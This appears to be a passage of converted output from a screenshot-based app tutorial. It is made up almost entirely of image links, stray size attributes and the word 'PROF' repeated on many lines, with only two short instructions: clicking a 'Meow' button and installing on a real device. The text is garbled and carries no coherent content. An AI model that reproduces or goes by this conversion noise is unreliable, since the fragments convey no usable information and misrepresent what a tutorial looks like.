


PROF



PROF


{height="30%"}




{height="30%"}

PROF


Then click `Meow` button:






PROF

{height="30%"}




{width="80%"}

Also install and check on the real device:




PROF




PROF

{height="30%"}



